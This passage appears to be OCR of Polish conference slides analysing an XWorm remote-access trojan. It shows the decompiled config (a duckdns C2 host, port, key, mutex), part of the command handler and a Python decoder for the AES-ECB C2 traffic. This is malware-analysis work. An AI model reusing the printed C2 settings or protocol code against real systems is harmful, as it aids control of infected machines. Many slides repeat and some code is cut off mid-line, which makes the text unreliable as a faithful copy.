
~~https://github.com/dnSpy/dnSpy/~~

https://github.com/dnSpyEx/dnSpy


Krok drugi: narzędzia

~~https://github.com/dnSpy/dnSpy/~~


https://github.com/dnSpyEx/dnSpy



Krok trzeci (najprostszy): analiza




Krok trzeci (~~najprost~~ Dygresja




Ciemnoniebieski tekst na czarnym tle...

Mam nadzieję że będzie coś widać

Krok trzeci ~~(najprostszy)~~: analiza



Krok trzeci ~~(najprostszy)~~: analiza



Krok trzeci ~~(najprostszy)~~: analiza

```
namespace Stub
{
    // Token: 0x02000007 RID: 7
    public class Settings
    {
        // Token: 0x04000006 RID: 6
        public static string Host = "septiembre2022.duckdns.org";

        // Token: 0x04000007 RID: 7
        public static string Port = "3130";

        // Token: 0x04000008 RID: 8
        public static string KEY = "<123456789>";

        // Token: 0x04000009 RID: 9
        public static string SPL = "<Xwormmm>";

        // Token: 0x0400000A RID: 10
        public static string USBNM = "USB.exe";

        // Token: 0x0400000B RID: 11
        public static readonly string Mutexx = "zwUzXNUc8vaZYsM1";

        // Token: 0x0400000C RID: 12
        public static Mutex _appMutex;

        // Token: 0x0400000D RID: 13
        public static bool usbC;

        // Token: 0x0400000E RID: 14
        public static string current = Process.GetCurrentProcess().MainModule.FileName;
    }
}
```

Krok trzeci (~~najprost~~ Dygresja

```
namespace Stub
{
    // Token: 0x02000007 RID: 7
    public class Settings
    {
        // Token: 0x04000006 RID: 6
        public static string Host = "septiembre2022.duckdns.org";

        // Token: 0x04000007 RID: 7
        public static string Port = "3130";

        // Token: 0x04000008 RID: 8
        public static string KEY = "<123456789>";

        // Token: 0x0400000A RID: 10
        public static string USBNM = "USB.exe";

        // Token: 0x0400000B RID: 11
        public static readonly string Mutexx = "zwUzXNUc8vaZYsM1";

        // Token: 0x
        public stati                    x;

        // Token: 0x0400000D RID: 13
        public static bool usbC;

        // Token: 0x0400000E RID: 14
        public static string current = Process.GetCurrentProcess().MainModule.FileName;
    }
}
```

Pisanie do abuse vs pisanie do /dev/null.

duckdns.org **ply.gg** **ngrok.io** **etc**

Krok trzeci ~~(najprostszy)~~: analiza

```
77          // Token: 0x06000029 RID: 41 RVA: 0x00002BF4 File Offset: 0x00000DF4
78          [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
79          public static void Read(byte[] b)
80          {
81              try
82              {
83                  string[] A = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToString(Messages.SPL), -1, CompareMethod.Binary);
84                  string text = A[0];
85                  if (Operators.CompareString(text, "rec", false) == 0)
86                  {
87                      Helper.CloseMutex();
88                      Application.Restart();
89                      Environment.Exit(0);
90                  }
91                  else if (Operators.CompareString(text, "CLOSE", false) == 0)
92                  {
93                      ClientSocket.S.Shutdown(SocketShutdown.Both);
94                      ClientSocket.S.Close();
95                      Environment.Exit(0);
96                  }
97                  else if (Operators.CompareString(text, "uninstall", false) == 0)
98                  {
```

Krok trzeci ~~(najprostszy)~~: analiza

```
77          // Token: 0x06000029 RID: 41 RVA: 0x00002BF4 File Offset: 0x00000DF4
78          [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
79          public static void Read(byte[] b)
80          {
81              try
82              {
83                  string[] A = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToString(Messages.SPL), -1, CompareMethod.Binary);
84                  string text = A[0];
85                  if (Operators.CompareString(text, "rec", false) == 0)
86                  {
87                      Helper.CloseMutex();
88                      Application.Restart();
89                      Environment.Exit(0);
90                  }
91                  else if (Operators.CompareString(text, "CLOSE", false) == 0)
92                  {
93                      ClientSocket.S.Shutdown(SocketShutdown.Both);
94                      ClientSocket.S.Close();
95                      Environment.Exit(0);
96                  }
97                  else if (Operators.CompareString(text, "uninstall", false) == 0)
98                  {
```

Krok trzeci ~~(najprostszy)~~: analiza

```
77          // Token: 0x06000029 RID: 41 RVA: 0x00002BF4 File Offset: 0x00000DF4
78          [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
79          public static void Read(byte[] b)
80          {
81              try
82              {
83                  string[] A = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToString(Messages.SPL), -1, CompareMethod.Binary);
84                  string text = A[0];
85                  if (Operators.CompareString(text, "rec", false) == 0)
86                  {
87                      Helper.CloseMutex();
88                      Application.Restart();
89                      Environment.Exit(0);
90                  }
91                  else if (Operators.CompareString(text, "CLOSE", false) == 0)
92                  {
93                      ClientSocket.S.Shutdown(SocketShutdown.Both);
94                      ClientSocket.S.Close();
95                      Environment.Exit(0);
96                  }
97                  else if (Operators.CompareString(text, "uninstall", false) == 0)
98                  {
```

Krok czwarty: reimplementacja

```
def decode(b: bytes, key: bytes, split: bytes) -> list:
    out = []
    while b:
        datalen = int(b[:b.find(b'\x00')])
        header = b[b.find(b"\x00") + 1:]
        encdata, b = header[:datalen], header[datalen:]
        mkey = hashlib.md5(key).digest()
        rawout = unpad(aes.ecb.decrypt(mkey, encdata))
        out.append(rawout.decode().split(split))
    return out
```

Krok czwarty: reimplementacja

12\x00ABCDEFGHIJKL


```
def decode(b: bytes, key: bytes, split: bytes) -> list:
    out = []
    while b:
        datalen = int(b[:b.find(b'\x00')])
        header = b[b.find(b"\x00") + 1:]
        encdata, b = header[:datalen], header[datalen:]
        mkey = hashlib.md5(key).digest()
        rawout = unpad(aes.ecb.decrypt(mkey, encdata))
        out.append(rawout.decode().split(split))
    return out
```

Krok czwarty: reimplementacja

```
def decode(b: bytes, key: bytes, split: bytes) -> list:
    out = []
    while b:
        datalen = int(b[:b.find(b'\x00')])
        header = b[b.find(b"\x00") + 1:]
        encdata, b = header[:datalen], header[datalen:]
        mkey = hashlib.md5(key).digest()
        rawout = unpad(aes.ecb.decrypt(mkey, encdata))
        out.append(rawout.decode().split(split))
    return out
```


z konfiguracji

Krok piąty: komunikacja




Potrzebna nam **żywa** próbka

Krok piąty: komunikacja




Krok piąty: komunika Dygresja



Jak samemu zacząć tworzyć taką bazę?
(o tym już trochę w artykule)

Krok piąty: komunikacja


Dygresja



Jak samemu zacząć tworzyć taką bazę?
(o tym już trochę w artykule)

see also
